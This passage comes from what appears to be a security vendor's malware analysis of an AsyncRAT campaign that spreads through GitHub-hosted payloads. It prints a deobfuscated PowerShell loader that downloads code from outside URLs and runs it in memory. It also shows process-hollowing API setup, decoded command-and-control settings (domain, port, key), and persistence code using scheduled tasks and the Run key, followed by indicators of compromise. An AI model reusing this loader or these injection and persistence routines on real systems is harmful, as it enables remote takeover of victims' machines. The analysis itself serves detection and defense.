
Removing all of the junk data from the PowerShell script, ps1.txt we can also see that it is downloading the DLL **“hxxps[:]//raw[.]githubusercontent[.]com/hbankers/PE/main/PE03[.]txt”** and the Hbanker exe file **“hxxps[:]//raw[.]githubusercontent[.]com/hbankers/v1/main/Server[.]txt”** as strings using “downloadstring” function. Now, ps1.txt script executes **“Reflection.assembly::Load()”** command

to load the **“HAPPY”** method from the DLL, PE03.txt and execute the binary Server.txt (stored in the argument HCrypt of HAPPY method) as depicted in Figure 9 and Figure 10.



```
ForEach-Object {[char][byte]"0x$_"};
$a1 = System.Net.WebClient
$a2b = Downloadstring
$a3 = (New-Object $a1);
$bb = I`E`X $a3.$a2b('https://raw.githubusercontent.com/hbankers/PE/main/
    PE03.txt');
[Byte[]]$H1=($bb);
$v0 = Net.web
$v00 = client
$v000 = downloadstring
$v1 = iex
$v9999 = (NeW-O`BjEcT $v0$v00 ).$V000('https://raw.githubusercontent.com/
    hbankers/v1/mai
n/Server.txt')
$TC=I`E`X ($v9999 -Join '')|I`E`X;
[Byte[]]$H2=($TC);
[Reflection.Assembly]::Load($H1).GetType('NEW.YEAR').GetMethod('HAPPY').Invoke($
null,[object[]] ('C:\Windows\Microsoft.NET\Framework\v4.0.30319\M
    SBuild.exe',$H2))
```

Figure 9: 4th stage script after removing junks




```
public static void HAPPY(string hbankers, byte[] HCrypt)
...

static YEAR()
{
    Class2.VxjabkszoeCaf();
    delegate0_0 = smethod_0<Delegate0>("kernel32", "ResumeThread");
    delegate1_0 = smethod_0<Delegate1>("kernel32", "Wow64SetThreadContext");
    gnnHfvgel = smethod_0<Delegate2>("kernel32", "SetThreadContext");
    delegate3_0 = smethod_0<Delegate3>("kernel32", "Wow64GetThreadContext");
    delegate4_0 = smethod_0<Delegate4>("kernel32", "GetThreadContext");
    delegate5_0 = smethod_0<Delegate5>("kernel32", "VirtualAllocEx");
    uLuLnngoO = smethod_0<Delegate6>("kernel32", "WriteProcessMemory");
    delegate7_0 = smethod_0<Delegate7>("kernel32", "ReadProcessMemory");
    delegate8_0 = smethod_0<Delegate8>("ntdll", "ZwUnmapViewOfSection");
    delegate9_0 = smethod_0<Delegate9>("kernel32", "CreateProcessA");
}
```

Figure 10: List of APIs for Process Injection

APIs **“ResumeThread, Wow64SetThreadContext, SetThreadContext, Wow64GetThreadContext, GetthreadContext, VirtualAllocEx, WriteProcessMemory, ReadProcessMemory, ZwUnmapViewOfSection, CreateProcessA”** are used to inject the AsyncRAT payload (server.txt) in the memory of another file and then execute the same. This technique is called the **ProcessHallowing – Injection Technique.**

AsyncRAT (Server.txt) carries multiple features like checking for Anti-analysing techniques, network connection using SSL certificate, persistence techniques etc. The attacker pre-defines the domain name, port number, ssl certificate, version, mutex, key etc., and its values are in a sophisticated base64 encoded format and to decode the string it uses **aesCryptoServiceProvider** in addition to base64 decoder to get the original value as depicted in Figure 11.




```
static Settings()
{
    Settings.Ports = "+D/7G8WvRi5tmnCIfoi2xZE1IhOIe4JlxnZrZNn2pKmJORPK82g85EnprzpyiAXIjlyxjowqPocNPji4Zr3M6w==";
    Settings.Hosts = "oqjoOFP/BnytzZJSmJLfa6klX0mmzNX/n172OfA/JxfWfqSFDjuAMSAaFgarOxlHIZ2LrE1sdfOFM0nXCP/228izQlw5vJegpPP5uAL05x4=";
    Settings.Version = "VbZOMnfZ8WI0OyVVNzTM7o9qoDBHda9vKJlh8tCx2WhrOLMNNScwM6rHXqGSy2Khv9pRaHckVod+jxSXajqjNw==";
    Settings.Install = "wSQshBgHGiguiH2etgfGLFE3T6CdJjL8IJImIdzxd9r8hErgxo9KeyYGEVBAput7tSX3kQYn+kEL14DNST2eqw==";
    Settings.InstallFolder = "%AppData%";
    Settings.InstallFile = "";
    Settings.Key = "RGVKeUNlcXJ2bHF6ekVza25OendZd2d0dXI3MU8yWlA=";
    Settings.MTX = "djt1e8rEKWgZk32G1A2m+yxfTeSWf40Fd9ixUPYuYo9ttSHvB1MtC1qp4wB1yu+cmmKfIqEjpX0hs+jnEeVxj4SWqhqpXo6ehSx9vxjTiaM=";
    Settings.Certificate = "/YRWxtDkGkwqZz+7HmrjyR+GxvrPpMqlsjz2+OvMCoGLQNdtg0wE3ni4DU1MkcLvvfDPZtSXfHYpYUdoYb7BlEDH+bJvwydL5Zly/
      XuAyDiMI/9q5qef3LtMklKayXSlt0qd5AxoqRWLiOzWa/dNusSrmkhUCSySj9Y4kyR25Y1RI93bNVu0n3uuySPJ5PfRes3MaEPlVLsabsDyOOZjVKVt/
      tfl46feHi0MP6DXdIAmHgZP36//6izojj7E8eSzvKhhHC8CKCDMyNDfHz0vUdbRejwkOZS/HiCVxH9IM7x0ltXnRM+TJ0ZfLVjSB5U6Yirvw/6h7zPo6NE14GfK9Yix2wyO+fBmUfkBNmyUP
      In8XkLuzZcffMXJw09A6ZgyOnBmtXXS0NDA/
      YZN5sMEPcKseEcMgNe2j2dUpbW3k4berbYy2snp4SPo948cEm4vwFSvdubBHJyg0bwEVLPkxY4wMHx84149DvGOC0sXET8otzyyuPj4MtM6Nkszg4fILIyNc1Jhx76On8dLKQ7yPw
      +7Cpts1PPKkDut9mA4n2hlWPhotnwIw1z0fv+goWquAe24Ttt8FoyPjOpz78MMg1oIE4+dz9PX578KnEY4OMm6Wnvxza3X/mBaBCUfLilvsmLUIDTMl
      +zAbL829A5a4pXeCVX5wNwV7Pnur9EBQPDMM5bVCZVQG8W+
      +NqSdDI038WCZYhyCFSSXeW0vd6bpXe1UaFDbUkuxGESlEblU9agzlMjQxOebsHoWraZNj1XZdTfSXiaQbiZnWz2KQ3IQysG300E85BnoqyKads6TaC1OkgmmxebLvU8bCt
      +iaxkKLp/1eOO7LSbj2z1EEAQdTyDdK8AJaCJB3/HOIm0ZqYiCIDb/
      wwBRZGsrPonoGdOvO38rbS7nmL94N6LiyIvG7tK6vT7VOp6mENcZlaR84WCoPQII3rORkXseeZMQGROXlQBqofRGuc6V5AFXjvLIRWIcoxkfw+cH/
```

	Value	Type
ttings.Hosts	"fat7e0recovery.ddns.net"	string
ttings.Key	"DeJyCeqrvlqzzEsknNzwYwgtur71O2ZP"	string
ttings.aes256	{Client.Algorithm.Aes256}	Client.Algorithm.Aes256
ttings.Ports	"6666"	string
ttings.Version	"0.5.7B"	string
ttings.Install	"false"	string
ttings.MTX	"AsyncMutex_6SI8OkPnk"	string
ttings.ServerCertificate	{[Subject] CN=AsyncRAT Server [Issuer] CN=AsyncRAT Server [Serial Number]...	System.Security.Cryptography.X50...
ttings.Pastebin	"null"	string
ttings.Anti	"false"	string

Figure 11: Decoded string of pre-defined values

The domain which attacker tries to connect is **“fat7e0recovery[.]ddns[.]net”** via the port number **6666** as depicted in Figure 12. The Mutex value is **“AsyncMutex_6SI8OkPnk”** and it also has a server certificate **“CN=AsyncRAT Server”** valid from **17-01-2021 to 31-12-9999.** This SSL certificate is used to encrypt the packets between the compromised system and the server.




```
if (ClientSocket.IsValidDomainName(text))
{
    foreach (IPAddress address in Dns.GetHostAddresses(text))
    {
        try
        {
            ClientSocket.TcpClient.Connect(address, port);
            if (ClientSocket.TcpClient.Connected)
            {
                break;
            }
        }
```

Figure 12: Connecting the domain using the port specified

In order to detect virtual machines, AsyncRAT uses Anti-analysis techniques like


- Checks if the **disk size** is less than or equal to 50GB
- Checks whether the **OS is XP**
- Looks for the VM names like “**Virtualbox”**, “**vm”** or “**Virtual”** strings in system manufacturing data
- Checks for **SbieDll.dll** in the system to detect sandboxie virtual machines
- Uses **CheckRemoteDebuggerPresent** API to check for debugger as depicted in Figure 13.



```
internal class Anti_Analysis
{
    public static void RunAntiAnalysis()
    ...

    private static bool IsSmallDisk()
    ...

    private static bool IsXP()
    ...

    private static bool DetectManufacturer()
    ...

    private static bool DetectDebugger()
    ...

    private static bool DetectSandboxie()
    ...
```

Figure 13: Anti-analysis Technique


To be persistent in the system, AsyncRAT confirms if the user login has admin privilege. If yes, it creates a **scheduled task** as depicted in Figure 14, where fileinfo.name represents the currently running malware file.



```
if (Methods.IsAdmin())
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = "cmd";
    processStartInfo.Arguments = "/c schtasks /create /f /sc
        onlogon /rl highest /tn \"" + Path.
        GetFileNameWithoutExtension(fileInfo.Name) + "\" /tr '\"" +
        fileInfo.FullName + "\"' & exit";
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.CreateNoWindow = true;
    Process.Start(processStartInfo);
}
```

Figure 14: Creates scheduled task using cmd

If the AsyncRAT does not run with admin privilege, it creates a run entry under **CurrentUser\Run** for persistence. Run registry key is in reversed order and the StrReversecommand is employed to retrieve the actual data **“Software\\Microsoft\\Windows\\CurrentVersion\\Run”** as depicted in Figure 15.



```
 else
     {
         using (RegistryKey registryKey = Registry.CurrentUser.
             OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC
             \\swodniW\\tfosorciM\\erawtfoS"),
             RegistryKeyPermissionCheck.ReadWriteSubTree))
         {
             registryKey.SetValue(Path.
                 GetFileNameWithoutExtension(fileInfo.Name), "\""
                  + fileInfo.FullName + "\"");
         }
     }
```

Figure 15: Run registry key for persistence

Conclusion

Attackers are not only very interested in creating new malware but also trying to use every single possibility to host/spread their payloads. In this case, AsyncRAT is spread using the credibility of popular code hosting platforms to evade detection from Anti-Virus engines. We are constantly monitoring such techniques and ensuring that we provide proactive protection against such malware attacks. As always we recommend our customers to use the K7 security products to protect your data and keep it updated to stay protected from the latest threats.

Indicators Of Compromise (IOCs)

MD5	File Name	K7 Detection Name
527EE147DC7B2E5D768945DCC7D87326	fww.exe	Trojan-Downloader (005771b51)
4FAC2D80A7C3AEA83D61432F66A25B69	Facebook.dll	Trojan (004cf1da1)
416C48AEF6DDF720BE0D8B68DD2F0BD0	stub.exe	Trojan (005678321)

URLs

- Fat7e0recovery[.]ddns[.]net:6666
- hxxps[:]//raw[.]githubusercontent[.]com/hbankers/PE/main/PE03[.]txt
- hxxps[:]//raw[.]githubusercontent[.]com/hbankers/v1/main/Server[.]txt
- hxxp[:]//f0509448[.]xsph[.]ru/hjebWnlfsjdlPz/encoding[.]txt